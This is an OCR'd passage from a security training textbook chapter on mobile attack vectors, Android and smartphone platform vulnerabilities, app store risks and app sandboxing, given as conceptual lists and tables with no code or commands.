
At present, images, contact lists, banking apps, social media apps, email accounts, financial information, business information, and so on reside on our smartphone devices. Thus, smartphones are a treasure trove of information for potential exploitation by attackers. Android devices are particularly likely to be hacked, as they account for the majority of the mobile market share.

Upon compromising a smartphone, an attacker can spy on user activities, misuse the sensitive information stolen, impersonate the user by posting on his/her social media accounts, or enlist the device in a botnet (a network of many hacked smartphones).

After successfully compromising the mobile device, hackers can exploit the following:

Surveillance	**Financial**	**Data Theft**	**Botnet Activity**	**Impersonation**
Audio	Sending premium-rate SMS messages	Account details	Launching DDoS attacks	SMS redirection
Camera	Fake anti-virus	Contacts	Click fraud	Sending emails
Call logs	Making expensive calls	Call logs and phone number	Sending premium-rate SMS messages	Posting to social media
Location	Extortion via ransomware	Stealing data via app vulnerabilities		
SMS messages	Stealing Transaction Authentication Numbers (TANs)	Stealing International Mobile Equipment Identity Number (IMEI)		

Table 17.1: List of information that hackers can exploit



Mobile Attack Vectors and Mobile Platform Vulnerabilities

Mobile Attack Vectors

Malware
- Virus and rootkit
- Application modification
- OS modification

Data Exfiltration
- Extracted from data streams and email
- Print screen and screen scraping
- Copy to USB key and loss of backup

Data Tampering
- Modification by another application
- Undetected tamper attempts
- Jailbroken device

Data Loss
- Application vulnerabilities
- Unapproved physical access
- Loss of device

Mobile Platform Vulnerabilities and Risks

01 Malicious Apps in Stores
02 Mobile Malware
03 App Sandboxing Vulnerabilities
04 Weak Device and App Encryption
05 OS and App Update Issues
06 Jailbreaking and Rooting
07 Mobile Application Vulnerabilities
08 Privacy Issues (Geolocation)
09 Weak Data Security
10 Excessive Permissions
11 Weak Communication Security
12 Physical Attacks

Mobile Attack Vectors and Mobile Platform Vulnerabilities

- **Mobile Attack Vectors**

  Mobile devices have attracted the attention of attackers owing to their widespread use. Such devices access many of the resources that traditional computers use. Moreover, these devices have some unique features that have led to the emergence of new attack vectors and protocols. Such vectors make mobile phone platforms susceptible to malicious attacks both from the network and upon physical compromise. Given below are some of the attack vectors that allow an attacker to exploit vulnerabilities in mobile OS, device firmware, or mobile apps.

Malware	Data Exfiltration	Data Tampering	Data Loss
Virus and rootkit	Extracted from data streams and email	Modification by another application	Application vulnerabilities
Application modification	Print screen and screen scraping	Undetected tamper attempts	Unapproved physical access
OS modification	Copy to USB key and loss of backup	Jailbroken device	Loss of device


Table 17.2: List of attack vectors

- **Mobile Platform Vulnerabilities and Risks**

  The growing use of smartphones with ever-evolving technological features has made mobile device security a primary security concern for the IT sector. Mobile devices are becoming privileged targets for cyber criminals because of significant improvements in both mobile OS and hardware. In addition, the enhancements in smartphone features introduce new types of security concerns. As smartphones are surpassing PCs as preferred devices to access the Internet, manage communications, and so on, attackers are more attracted toward mobile research and implement possible attack schemes against mobile platforms to compromise users' security and privacy or even gain complete control over the victims' devices.

Some mobile platform vulnerabilities and risks are listed below:

- Malicious apps in stores
- Mobile malware
- App sandboxing vulnerabilities
- Weak device and app encryption
- OS and app update issues
- Jailbreaking and rooting
- Mobile application vulnerabilities
- Privacy issues (Geolocation)
- Weak data security
- Excessive permissions
- Weak communication security
- Physical attacks
- Insufficient code obfuscation
- Insufficient transport layer security
- Insufficient session expiration



Security Issues Arising from App Stores

1. Insufficient or **no vetting of apps** leads to malicious and fake apps entering the app marketplace
2. App stores are common target for attackers to **distribute malware and malicious apps**
3. Attackers can also use **social engineer users** to download and run apps outside of official app stores
4. Malicious apps can **damage other applications** and data, and send your sensitive data to attackers

Attacker

Call logs/photo/videos/sensitive docs

Security Issues Arising from App Stores

Mobile applications are computer programs designed to run on smartphones, tablets, and other mobile devices. Such applications include text messaging, email, playing videos and music, voice recording, games, banking, shopping, and so on. In general, apps are made available via application distribution platforms, which could be official app stores operated by the owners of mobile OS, such as Apple's App Store, Google Play Store, and Microsoft Store App, or third-party app stores such as Amazon Appstore, GetJar, and APKMirror.

App stores are common targets for attackers who seek to distribute malware and malicious apps. Attackers may download a legitimate app, repackage it with malware, and upload it to a third-party app store, from which users download it, considering it to be genuine. Malicious apps installed on user systems can damage other applications or stored data and send sensitive data such as call logs, photos, videos, sensitive docs, and so on to the attacker without the users' knowledge. Attackers may use the information gathered to exploit the devices and launch further attacks. Attackers can also perform social engineering, which forces users to download and run apps outside the official app stores. Insufficient or no vetting of apps usually leads to the entry of malicious and fake apps in the marketplace. Malicious apps can damage other applications and data and send users' sensitive data to attackers.

App Sandboxing Issues

Smartphones are increasingly attracting the attention of cyber criminals. Mobile app developers must understand the threat to the security and privacy of mobile devices by running a non-sandboxed app, and they should develop sandboxed apps accordingly.

App sandboxing is a security mechanism that helps protect systems and users by limiting the resources that an app can access to its intended functionality on the mobile platform. Often, sandboxing is useful in executing untested code or untrusted programs from unverified or untrusted third parties, suppliers, users, and websites. This enhances security by isolating the app to prevent intruders, system resources, malware such as Trojans and viruses, and other apps from interacting with it. As sandboxing isolates applications from one another, it protects them from tampering with each other; however, malicious applications may exploit vulnerabilities and bypass the sandbox.

A secure sandbox environment provides an application with limited privileges intended for its functionality to restrict it from accessing other users' data and system resources, whereas a vulnerable sandbox environment allows a malicious application to exploit vulnerabilities in the sandbox and breach its perimeter, resulting in the exploitation of other data and system resources.

Mobile Spam

